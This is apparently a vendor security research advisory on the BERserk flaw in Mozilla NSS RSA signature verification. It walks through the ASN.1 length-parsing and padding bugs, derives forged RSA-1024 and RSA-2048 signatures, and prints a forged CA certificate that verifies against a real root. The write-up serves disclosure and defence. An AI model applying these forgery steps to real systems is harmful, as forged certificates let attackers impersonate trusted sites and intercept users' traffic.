Intel Security: Advanced Threat Research

BERserk Vulnerability

Part 2: Certificate Forgery in Mozilla NSS

October 6, 2014 (updated on April 13, 2016)

Contents

DigestInfo ASN.1 Decoding Vulnerabilities in Mozilla NSS 2
Forging RSA-1024 Certificates 7
Forging RSA-2048 Certificates 10
Additional Information 16
Acknowledgements 16

In the first part we provided generic background regarding implementation issues that may be present in implementations of RSA signature verification that attempt ASN.1 decoding of the DigestInfo element of a PKCS#1 v1.5 padded message. In the second part we will provide details about specific vulnerabilities identified in the Mozilla Network Security Services (NSS) library and explain how certificates can be forged using these vulnerabilities.

For additional information about this BERserk vulnerabilities please refer to Part 1: RSA signature forgery attack due to incorrect parsing of ASN.1 encoded DigestInfo in PKCS#1 v1.5

DigestInfo ASN.1 Decoding Vulnerabilities in Mozilla NSS

The implementation of RSA signature verification in the NSS library has mitigations for the original Bleichenbacher attack on PKCS1 v1.5 padding with a low public exponent:

```
1  SECStatus SEC_QuickDERDecodeItem(PLArenaPool* arena, void* dest,
2                       const SEC_ASN1Template* templateEntry,
3                       const SECItem* src)
4  {
5  ...
6      if (SECSuccess == rv)
7      {
8          newsrc = *src;
9          rv = DecodeItem(dest, templateEntry, &newsrc, arena, PR_TRUE);
10         if (SECSuccess == rv && newsrc.len)
11         {
12             rv = SECFailure;
13             PORT_SetError(SEC_ERROR_EXTRA_INPUT);
14         }
15     }
16     return rv;
17 }
```

The above check at line #10 validates that the size of the remaining buffer after the padding bytes (00 01 FF .. FF 00) holds only the DER encoded DigestInfo that matches the template and does not have extra bytes. As a result, it guarantees that there is no garbage left after the message digest in the EM. A similar check is implemented in the DER sequence decoding routine:

```
1  static SECStatus DecodeSequence(void* dest,
2                       const SEC_ASN1Template* templateEntry,
3                       SECItem* src, PLArenaPool* arena)
4  {
5  ...
6      do
7      {
8          sequenceEntry = &sequenceTemplate[seqindex++];
9          if ( (sequenceEntry && sequenceEntry->kind) &&
10              (sequenceEntry->kind != SEC_ASN1_SKIP_REST) )
11         {
12             rv = DecodeItem(dest, sequenceEntry, &sequence, arena, PR_TRUE);
13         }
14     } while ( (SECSuccess == rv) &&
15               (sequenceEntry->kind &&
16                sequenceEntry->kind != SEC_ASN1_SKIP_REST) );
17     /* we should have consumed all the bytes in the sequence by now
18        unless the caller doesn't care about the rest of the sequence */
19     if (SECSuccess == rv && sequence.len &&
20         sequenceEntry && sequenceEntry->kind != SEC_ASN1_SKIP_REST)
21     {
22         /* it isn't 100% clear whether this is a bad DER or a bad template.
23            The problem is that logically, they don't match - there is extra
24            data in the DER that the template doesn't know about */
25         PORT_SetError(SEC_ERROR_BAD_DER);
26         rv = SECFailure;
27     }
28     return rv;
29 }
```

The above check at line #19 validates that the DER sequence doesn't have extra bytes other than those specified by the template. As a result, it guarantees that there is no garbage inside the DigestInfo.

PKCS#1 v1.5 defines DigestInfo as follows [RFC 2313]:

The message digest MD and a message-digest algorithm identifier shall be combined into an ASN.1 value of type DigestInfo, described below, which shall be BER-encoded to give an octet string D, the data.

```
DigestInfo ::= SEQUENCE {
     digestAlgorithm DigestAlgorithmIdentifier,
     digest Digest }

   DigestAlgorithmIdentifier ::= AlgorithmIdentifier

   Digest ::= OCTET STRING
```

The RSA implementation in the NSS library attempted to decode DigestInfo according to a hardcoded DegestInfo template.

```
const SEC_ASN1Template sgn_DigestInfoTemplate[] = {
    { SEC_ASN1_SEQUENCE,
```

```
      0, NULL, sizeof(SGNDigestInfo) },
    { SEC_ASN1_INLINE,
      offsetof(SGNDigestInfo,digestAlgorithm),
      SECOID_AlgorithmIDTemplate },
    { SEC_ASN1_OCTET_STRING,
      offsetof(SGNDigestInfo,digest) },
    { 0 }
};
```

DigestInfo is a DER SEQUENSE with AlgorithmID and a digest represented as DER OCTET_STRING. AlgorithID is defined with another template:

```
const SEC_ASN1Template SECOID_AlgorithmIDTemplate[] = {
    { SEC_ASN1_SEQUENCE,
      0, NULL, sizeof(SECAlgorithmID) },
    { SEC_ASN1_OBJECT_ID,
      offsetof(SECAlgorithmID,algorithm), },
    { SEC_ASN1_OPTIONAL | SEC_ASN1_ANY,
      offsetof(SECAlgorithmID,parameters), },
    { 0, }
};
```

The NSS library decodes the message digest according to the templates and checks that there are no extra bytes left after decoding.

Below is a vulnerable implementation of *definite_length_decoder* routine, which decodes a BER encoded length:

```
1  static unsigned char* definite_length_decoder(const unsigned char *buf,
2                                               const unsigned int length,
3                                               unsigned int *data_length,
4                                               PRBool includeTag)
5  {
6      unsigned char tag;
7      unsigned int used_length= 0;
8      unsigned int data_len;
9      if (used_length >= length)
10     {
11         return NULL;
12     }
13     tag = buf[used_length++];
14     /* blow out when we come to the end */
15     if (tag == 0)
16     {
17         return NULL;
18     }
19     if (used_length >= length)
20     {
21         return NULL;
22     }
23     data_len = buf[used_length++];
24     if (data_len&0x80)
25     {
26         int  len_count = data_len & 0x7f;
27         data_len = 0;
28         while (len_count-- > 0)
29         {
30             if (used_length >= length)
31             {
32                 return NULL;
33             }
34             data_len = (data_len << 8) | buf[used_length++];
35         }
36     }
37     if (data_len > (length-used_length) )
38     {
39         return NULL;
40     }
41     if (includeTag) data_len += used_length;
42     *data_length = data_len;
43     return ((unsigned char*)buf + (includeTag ? 0 : used_length));
44 }
```

The code above can consume as much as 127 bytes of length [line #26], while only the last 4 octets (or more precisely `sizeof(unsigned int)` octets) will be used [line #34].

This flaw can be used to hide garbage from the NSS DER parser by putting it into the length field.

There is another problem with the Mozilla NSS implementation of PKCS #1 RSA. PKCS #1 requires at least 8 padding bytes (`0xFF`) while *RSA_CheckSignRecover* doesn't verify that there are at least 8 bytes of PS.

```
SECStatus
RSA_CheckSignRecover(RSAPublicKey * key,
                     unsigned char * output,
                     unsigned int * outputLen,
                     unsigned int maxOutputLen,
                     const unsigned char * sig,
                     unsigned int sigLen)
{
...
     /*
     * check the padding that was used
     */
    if (buffer[0] != RSA_BLOCK_FIRST_OCTET ||
        buffer[1] != (unsigned char)RSA_BlockPrivate) {
        goto loser;
    }
    for (i = 2; i < modulusLen; i++) {
        if (buffer[i] == RSA_BLOCK_AFTER_PAD_OCTET) {
            *outputLen = modulusLen - i - 1;
            break;
        }
        if (buffer[i] != RSA_BLOCK_PRIVATE_PAD_OCTET)
            goto loser;
    }
    if (*outputLen == 0)
        goto loser;
    if (*outputLen > maxOutputLen)
        goto loser;
    PORT_Memcpy(output, buffer + modulusLen - *outputLen, *outputLen);
    PORT_Free(buffer);
    return SECSuccess;
...
}
```

The following is an example of padded message EM' decrypted from a forged signature which contains chunk of garbage in place of multi-byte lengths in the DigestInfo ASN.1 encoded sequence. Garbage bytes are denoted as ".." which can be replaced with any byte.

```
0000 00 01 FF 00 30 D9 .. .. .. .. .. .. .. .. .. ..
0020 .. .. .. .. .. .. .. .. .. .. .. .. .. .. .. ..
0040 .. .. .. .. .. .. .. .. .. .. .. .. .. .. .. ..
0060 .. .. .. .. .. .. .. .. .. .. .. .. .. .. .. ..
0080 .. .. .. .. .. .. .. .. .. .. .. .. .. .. .. ..
00a0 .. .. .. .. .. .. .. .. .. .. .. 00 00 00 21 30
00c0 09 06 05 2B 0E 03 02 1A 05 00 04 14 A2 EF 86 30
00e0 69 4E 53 42 F8 83 2E 0D C0 42 0F E1 A1 6C 00 27
```

The above padded message (EM') has the following structure:

- EM' starts with PKCS#1 v1.5 bytes of padding `0x00 0x01` followed by one byte `0xFF` of the padding (due to the fact that the length of the padding is not verified)
- Padding bytes are followed by separator byte `0x00`
- `0x00` separator byte is followed by ASN.1 encoded DigestInfo sequence tag (`0x30`)

- Byte `0xD9` is the multi-byte length which is being replaced by the first chunk of garbage. Multi-byte length byte **`0xD9 = 0x80 | 0x59`** with bit 7 set and the length is 0x59 bytes long
- The chunk of garbage starts after byte `0xD9` and is 0x55 bytes long
- This chunk of garbage is followed by 4 last bytes of the length that will be decoded into length value `0x21`. This is the length of the DigestInfo.
- The last 20 bytes in EM' is the SHA1 message digest of the fake certificate

The goal of the exploit is to create such forged signature (s') without knowing the private key which results in the above padded message EM' after cubing.

For key length of 1024 bytes only one forged length can be used. Since the padding length is not checked it's possible to fit a forged signature in 1024 bytes. In the example above only one byte of padding is used.

Forging RSA-1024 Certificates

In order to implement the signature forging attack an adversary has to generate such a signature s' which will pass verification by the implementation which has the padding check vulnerabilities described earlier. Such signature s' when decrypted using public exponent should give padded message EM' of the format described in the previous section.

EM' has two fixed byte sequences:

1. Fixed prefix part `00 01 FF 00 30 D9` up until multi-byte length we are attacking. Prefix part is constant and can be calculated beforehand for each message signature being forged.
2. Fixed suffix part which contains the remaining DigestInfo followed by 20 bytes of SHA1 message digest. Suffix in our case contains the SHA1 digest of the message being forged hence this part of the calculation has to be done for each message.

In order to forge the prefix and suffix in EM' we will use the same algorithms described in the first part of the analysis. The following example illustrates the attack.

We will create a certificate and forge it's signature with the root certificate that has a 1024 bit modulus and public exponent of 3.

The following root CA certificate was used:

Digital Signature Trust Co. DSTCA E1

Digital Signature Trust Co. Global CA 1

1998 Dec 10

2018 Dec 10

The message SHA1 hash is

```
0000 A2 EF 86 30 69 4E 53 42 F8 83 2E 0D C0 42 0F E1
0020 A1 6C 00 27
```

The result of executing the *forge_prefix* algorithm on our test message is the upper part of the forged signature s' which after cubing gives proper prefix part of EM':

$sighi$:
```
00000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000142546F33800000000000000000000000000000000000000000000000000000
0000000000000000000000
```
$Prefix$:
```
1FF0030D900000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000
```

The result of executing the *forge_suffix* algorithm on our test message is the lower part of the forged signature s' which after cubing gives proper suffix part of EM':

$siglo$:
```
00000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000001B138F1B4A450A796BAF2398CCDAF8E0286A9BDA5B337BF4A713
3939600E91E06529C5B0F7
```
$Suffix$:
```
00000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000021300906052B0E03021A05000414A2EF8630694E5342F8
832E0DC0420FE1A16C0027
```

The resulting signature is the sum of *sighi* and *siglo*:

$Signature\ (s')$:
```
00000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000142546F33801B138F1B4A450A796BAF2398CCDAF8E0286A9BDA5B337BF4A7
133939600E91E06529C5B0F7
```

```
0000 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0020 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0040 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0060 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0080 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00a0 00 00 00 00 00 01 42 54 6F 33 80 1B 13 8F 1B 4A
00c0 45 0A 79 6B AF 23 98 CC DA F8 E0 28 6A 9B DA 5B
00e0 33 7B F4 A7 13 39 39 60 0E 91 E0 65 29 C5 B0 F7
```

When decrypted with RSA public key exponent 3, i.e. after cubing modulo RSA modulus, it gives the following padded message EM':

```
0000 00 01 FF 00 30 D9 47 A2 55 35 86 51 AE 12 CE E5
0020 DE 19 94 2A B7 B9 55 52 C8 7A 03 B1 E1 42 FD 96
0040 89 E5 37 78 28 E2 CF EF 5B 14 86 B8 96 4D 4D B7
0060 87 ED 9B C8 B9 0E 34 24 7B 82 83 F5 42 E9 19 0F
0080 AA 2C 51 F3 83 87 CC 89 0D 7C D9 00 C5 2A 90 AE
00a0 2D 78 A0 69 D7 2D 7B 5D 31 74 B4 00 00 00 21 30
00c0 09 06 05 2B 0E 03 02 1A 05 00 04 14 A2 EF 86 30
00e0 69 4E 53 42 F8 83 2E 0D C0 42 0F E1 A1 6C 00 27
```

As you can see it conforms the format of the padded message EM accepted by the vulnerable implementation.

We can then craft a forged “Example Forged CA” digital certificate and “sign” it with forged signature of a certification authority which uses RSA public keys with exponent 3 as follows:


```
-----BEGIN CERTIFICATE-----
MIIC7DCCAlWgAwIBAgIBBzANBgkqhkiG9w0BAQUFADBGMQswCQYDVQQGEwJVUzEk
MCIGA1UEChMbRGlnaXRhbCBTaWduYXR1cmUgVHJ1c3QgQ28uMREwDwYDVQQLEwhE
U1RDQSBFMTAeFw0xNDA5MjMyMjU2MzBaFw0yNDA5MjIyMjU2MzBaMEkxEzARBgNV
BAoMCkV4YW1wbGUgQ0ExGDAWBgNVBAsMD0V4YW1wbGUgRmFrZSBDQTEYMBYGA1UE
AwwPRXhhbXBsZSBGYWtlIENBMIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKC
AQEA+46KJixUliSqdGjIL2jq0W6M9ErFP1Ajsx5H/wf0BkBKhetzhLXr7H6+vjaP
y2YtPq4IfVCKzdJWw9fy7V+YmhAZKNKkKi54MQPfY6mn2hqhWfXw0IvqFsn9agH/
uUk+tcxQpYYLXaMItdpAQELoBP6L9TsDlUeZS+aCv2OwFoGlcSO080Q50i4hyckz
wj6AZ8qKDuGH2nKVUpawGkQKKml6O5LcQa8F4zFCodBgq37pd3eaLMAAjtbnCNSc
EeyZNg1VwnkM603H8TB8Kp1EAGnTuJAQu4BpPluXv+qHVIBCi3SQgvwopXt87eJc
YWF2bdVSSeVO2UNLtTs7HsMq6wIDAQABo2MwYTAOBgNVHQ8BAf8EBAMCAQYwDwYD
VR0TAQH/BAUwAwEB/zAdBgNVHQ4EFgQUDzovMqcIym2YOGpLMRPU/7uFPO4wHwYD
VR0jBBgwFoAUanl+kWlGGBMKAnelWVtgmCUOovgwDQYJKoZIhvcNAQEFBQADgYEA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAFCVG8zgACe/iH7
uO6RO+fLloRhWRTNVdFd5090xgRS8u+GDesdSzRblu8=
-----END CERTIFICATE-----
```


The *checkcert* utility from Mozilla NSS source code can be used to verify validity of this certificate with a forged signature.

```
>checkcert -a test.crt -A root.crt
Certificate:
    Data:
        Version: 3 (0x2)
        Serial Number: 7 (0x7)
        Signature Algorithm: PKCS #1 SHA-1 With RSA Encryption
        Issuer: "OU=DSTCA E1,O=Digital Signature Trust Co.,C=US"
        Validity:
            Not Before: Tue Sep 23 22:56:30 2014
            Not After : Sun Sep 22 22:56:30 2024
        Subject: "CN=Example Fake CA,OU=Example Fake CA,O=Example CA"
        Subject Public Key Info:
            Public Key Algorithm: PKCS #1 RSA Encryption
            RSA Public Key:
                Modulus:
                    fb:8e:8a:26:2c:54:96:24:aa:74:68:c8:2f:68:ea:d1:
                    6e:8c:f4:4a:c5:3f:50:23:b3:1e:47:ff:07:f4:06:40:
                    4a:85:eb:73:84:b5:eb:ec:7e:be:be:36:8f:cb:66:2d:
                    3e:ae:08:7d:50:8a:cd:d2:56:c3:d7:f2:ed:5f:98:9a:
                    10:19:28:d2:a4:2a:2e:78:31:03:df:63:a9:a7:da:1a:
```

```
                    a1:59:f5:f0:d0:8b:ea:16:c9:fd:6a:01:ff:b9:49:3e:
                    b5:cc:50:a5:86:0b:5d:a3:08:b5:da:40:40:42:e8:04:
                    fe:8b:f5:3b:03:95:47:99:4b:e6:82:bf:63:b0:16:81:
                    a5:71:23:b4:f3:44:39:d2:2e:21:c9:c9:33:c2:3e:80:
                    67:ca:8a:0e:e1:87:da:72:95:52:96:b0:1a:44:0a:2a:
                    69:7a:3b:92:dc:41:af:05:e3:31:42:a1:d0:60:ab:7e:
                    e9:77:77:9a:2c:c0:00:8e:d6:e7:08:d4:9c:11:ec:99:
                    36:0d:55:c2:79:0c:eb:4d:c7:f1:30:7c:2a:9d:44:00:
                    69:d3:b8:90:10:bb:80:69:3e:5b:97:bf:ea:87:54:80:
                    42:8b:74:90:82:fc:28:a5:7b:7c:ed:e2:5c:61:61:76:
                    6d:d5:52:49:e5:4e:d9:43:4b:b5:3b:3b:1e:c3:2a:eb
                Exponent: 65537 (0x10001)
        Signed Extensions:
            Name: Certificate Key Usage
            Critical: True
            Usages: Certificate Signing
                    CRL Signing
            Name: Certificate Basic Constraints
            Critical: True
            Data: Is a CA with no maximum path length.
            Name: Certificate Subject Key ID
            Data:
                0f:3a:2f:32:a7:08:ca:6d:98:38:6a:4b:31:13:d4:ff:
                bb:85:3c:ee
            Name: Certificate Authority Key Identifier
            Key ID:
                6a:79:7e:91:69:46:18:13:0a:02:77:a5:59:5b:60:98:
                25:0e:a2:f8
    Signature Algorithm: PKCS #1 SHA-1 With RSA Encryption
    Signature:
        00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:
        00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:
        00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:
        00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:
        00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:
        00:00:00:00:00:01:42:54:6f:33:80:00:9e:fe:21:fb:
        b8:ee:91:3b:e7:cb:96:84:61:59:14:cd:55:d1:5d:e7:
        4f:74:c6:04:52:f2:ef:86:0d:eb:1d:4b:34:5b:96:ef
    Fingerprint (SHA-256):

9B:DF:F6:75:6D:1B:EC:B5:A3:75:9E:D4:E3:05:94:03:D0:9D:59:94:F0:96:95:4E:0F:D8
:5E:25:F9:DF:57:9D
    Fingerprint (SHA1):
        DF:97:5C:3F:C7:FC:16:9A:1F:66:03:1C:3E:80:C6:A0:B8:3E:FC:E9

WARNING: Signature not PKCS1 MD5 with RSA Encryption
INFO: Public Key modulus length in bits: 2048
PROBLEM: Modulus length exceeds 1024 bits.
PROBLEM: Issuer Name lacks Common Name (CN)
PROBLEM: Subject Name lacks Country Name (C)
INFO: Certificate is NOT self-signed.
INFO: Inside validity period of certificate.
INFO: Issuer's signature verifies ok.
```

Forging RSA-2048 Certificates

We will use the following example to illustrate the attack. Signatures for the keys with public key modulus larger than 1024 bits can also be forged. In this case a second ASN.1 long length with garbage may be used. Below is an example for SHA-1 DigestInfo, correct:

```
30 21 30 09 06 05 2b 0e 03 02 1a 05 00 04 14 XXXXXXXXXXX

Tag              Length
30 (SEQUENCE)    21
                         Tag                 Length
                         30 (SEQUENCE)       09
                                                  Tag          Length
                                                  06 (OID)     05
                                                                   OID
                                                                   2b 0e 03 02 1a
                                                  Tag          Length
                                                  05 (NULL)    00
                         Tag                 Length
                         04 (OCTET STRING)   14
                                                  octet string (the SHA1 hash)
                                                  XXXXXXXXXXX
```

And a forged DigestInfo encoding to hide garbage:

```
30 db .. garbage .. 00 00 00 a0 30 ff .. garbage .. 00 00 00 09 06 05 2b 0e
03 02 1a 05 00 04 14 XXXXXXXXXXX

Tag              Length (long form)
30 (SEQUENCE)    db (80|5b)  .. garbage .. 00 00 00 a0

                         Tag                 Length (long form)
                         30 (SEQUENCE)       ff (80|7f) .. garbage .. 00 00 00 09
                                                  Tag          Length
                                                  06 (OID)     05
                                                                   OID
                                                                   2b 0e 03 02 1a
                                                  Tag          Length
                                                  05 (NULL)    00
                         Tag                 Length
                         04 (OCTET STRING)   14
                                                  octet string (the SHA1 hash)
                                                  XXXXXXXXXXX
```

The forged signature after cubing should give correct padding plus the first sequence tag and the first byte of the length, six bytes in the middle and the rest of the DigestInfo and SHA-1 hash in the end. It will look like this:

```
00010030DB .. garbage .. 000000A030FF .. garbage ..
00000000906052B0E03021A050004143C03741AFCA732172F45829A0FD8D14B480CA4C1
```

Note that there are no `FF` padding bytes in the beginning, they are not required by the implementation. The length of the topmost DER SEQUENCE was also changed; it's `0A` now, in order to include the length of the garbage.

The algorithm to forge a signature should be modified accordingly:

1. Fixed PKCS1v1.5 prefix `00 01 00` (no `FF` padding) and two bytes from new DigestInfo, the sequence tag and the number of octets in the long length: `30 DB`.
2. Fixed suffix which is 20 bytes of message digest (for SHA-1) and the most part of the DigestInfo:
   - last four bytes of the long length: `00 00 00 09`
   - AlgorithmID and its parameter
   - and the hash
3. Middle part:

   - Last four bytes of the long length: `00 00 00 A0`
   - Sequence tag for the AlgorithmID: `30`
   - Byte count for the second long length: `FF`

The beginning and the end of the signature are calculated as described above. To produce the six bytes in the middle let's represent the signature as follows:

$$s' = sighi + m + siglo$$

where *m* is the required value to produce 6 bytes in the middle. Forged padded message (EM') can then be represented as a cube of sum of all three parts of the forged signature s':

$$EM' = (s')^3 = (h + m + l)^3 = \left((h + l) + m\right)^3 = (h + l)^3 + 3(h + l)^2 m + 3(h + l)m^2 + m^3$$

Where *h* and *l* are *sighi* and *siglo* respectively.

The calculated *sighi* and *siglo* cannot be modified so *m* should have zero low octets up to the length of *siglo*, and the most significant octet of *m* should be below the least significant non-zero octet of *sighi*. Another restriction is where we may place these middle six bytes. The number of octets in long length cannot be more than 127, so the middle part should be in the following range (*valid range*):

$$[\ (\mathrm{BITLEN(suffix)} + (127 - 4 + 6) * 8, \mathrm{BITLEN(key)} - \mathrm{BITLEN(prefix)} - (127 - 4) * 8)\ ]$$

Where the $prefix$ is `00010030DB`

Where the $suffix$ is `0000000906052B0E03021A05000414 || MessageDigest`

The attack will be performed on RSA with SHA-1 with key length of 2048 bits.

Let's take a look at the value of the cube of s', using different values for *m*. Valid range for *m* is highlighted in each term of the cube $(h + m + l)^3$

m

00000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000FF000000000000000000000000
00000000000000000000000000000000000000000000000000

$(h+l)^3$

00010030DB4A92154840980EF454EE2431A72B632170288000000000000000000000000000000
00000000000000000000000000A02B29379B184250A610056D46744704C19385293E42956ED1E
32AD0EEDCBCE0A74443AF5E8123A07**0000000E0A0B**B4A98C2160F4D3E37BAB8E49344B8413525
4A27A50A330EA7145E92C95FE4012D32812449B0351EB317CFAE66B0E5B1E72104BFB925DAD68
6ECEF5151AD3D5E805EC3BDC998F5C6CCE97E2A3D6E938AD39B812FD87126804FAE7895A7111C
62ED2AFE8046B680C14D52484DD51FBF6D612BD24ED48CB544685F8730000000906052B0E0302
1A050004143C03741AFCA732172F45829A0FD8D14B480CA4C1

$3(h+l)^2m$

00000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000012FBDC6D8DA511B430AA754A9AAF557400000000000000000000000000
000000000000000000000000000000**000000000000**7E990D908427DBBB99617681113EF9EC583
9EFD4CA3E8FEEB9746F665AB2BCD45664AF84197F642B7F4B3B40000000000000D30FB9C58863
1F182BB9BC33B2A8C2B4AEB8C26422A39A04EA2EBC5A53271D084F921E28131B312CF8D2416D1
9A35B01156BAEBB40E4040F3F15B4EF4B8B98CE0F31DB78F2697D000000000000000000000000
00000000000000000000000000000000000000000000000000

$3m^2(h+l)$

00000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000**000000780A05**17B04A0516EA60000000000000000000000
0000000000000000000000000000000000000000000000000000000019040F352B30B1D6883
1A6D3AA3D6A2D0D1C8462509559DC6FA968F3DB293C0E2A3D137EEC3000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000

m^3

00000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000**000000000000**00000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000FD02FF000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000

$(h+m+l)^3$

00010030DB4A92154840980EF454EE2431A72B632170288000000000000000000000000000000
000000000000000000012FBDC779057A52DE22E9A54FBAFAC486744704C19385293E42956ED1E
32AD0EEDCBCE0A74443AF5E8123A07**000000861411**4AF2E3B6FC070F9F150D04CA458A7DFFAA8
E924F1AE1C0D92ABA5892F0B0FCE7298CC1C8B482B616B0C8362768115BAEB30471BE57409E4E
A8545B72ADAA596290E70F9EB191460AFF2C0A8527046E7827F85152A53A7B202C14822CB27ED
FD22DB0FD701A234CF8D933C3F306EB4261AB8B341F244446B002F8730000000906052B0E0302
1A050004143C03741AFCA732172F45829A0FD8D14B480CA4C1

If we place the middle part as leftmost bytes of the valid range, the upper three bytes of the middle part can be found as a part of $(\mathrm{h}+\mathrm{l})^3$, and the lower three bytes as a part of $3(\mathrm{h}+\mathrm{l})m^2$. This way *m* is split in two parts, *m_hi* and *m_low*. The *m_low* part satisfies the following equation:

$$(3(h+l)m^2 + (h+l)^3) mod\ 2^{1312} = (0x0000000A30FF \times 2^{1312-6*8})\ mod\ 2^{1312}$$

Where bit 1312 is the highest bit of the *valid range*:

$$\mathrm{BITLEN(suffix)} + (127-4+6)*8 = (15+20)*8 + (127-4+6)*8 = 1312$$

Thus *m_low* is calculated as a square root of *V*:

$$V = \frac{(0x0000000A30FF \times 2^{1264} - (h+l)^3)\ mod\ 2^{1312}}{3(h+l)\ mod\ 2^{1312}}$$

The *m_hi* part is calculated by doing exhaustive search, adding more bytes to *sighi*.

$sighi$

```
00000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000002853D66000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000
```

m

```
00000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000D0AE8E20000000000000000000000000000
000000000000000000000000000000000000000000000000001195F4F00000000000000000000
00000000000000000000000000000000000000000000000000
```

$siglo$

```
00000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000008677641705A29EBDB306
7E5F212ABFF010C999CBAB522DA0BCB588C5E93DD2B31F7C41
```

$Signature\ (s')$

```
00000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000002853D660D0AE8E20000000000000000000000000000
```

```
000000000000000000000000000000000000000000000000001195F4F8677641705A29EBDB306
7E5F212ABFF010C999CBAB522DA0BCB588C5E93DD2B31F7C41
```

Target EM

```
00010030DB0000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000A030FF00000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000906052B0E0302
1A050004143C03741AFCA732172F45829A0FD8D14B480CA4C1
```

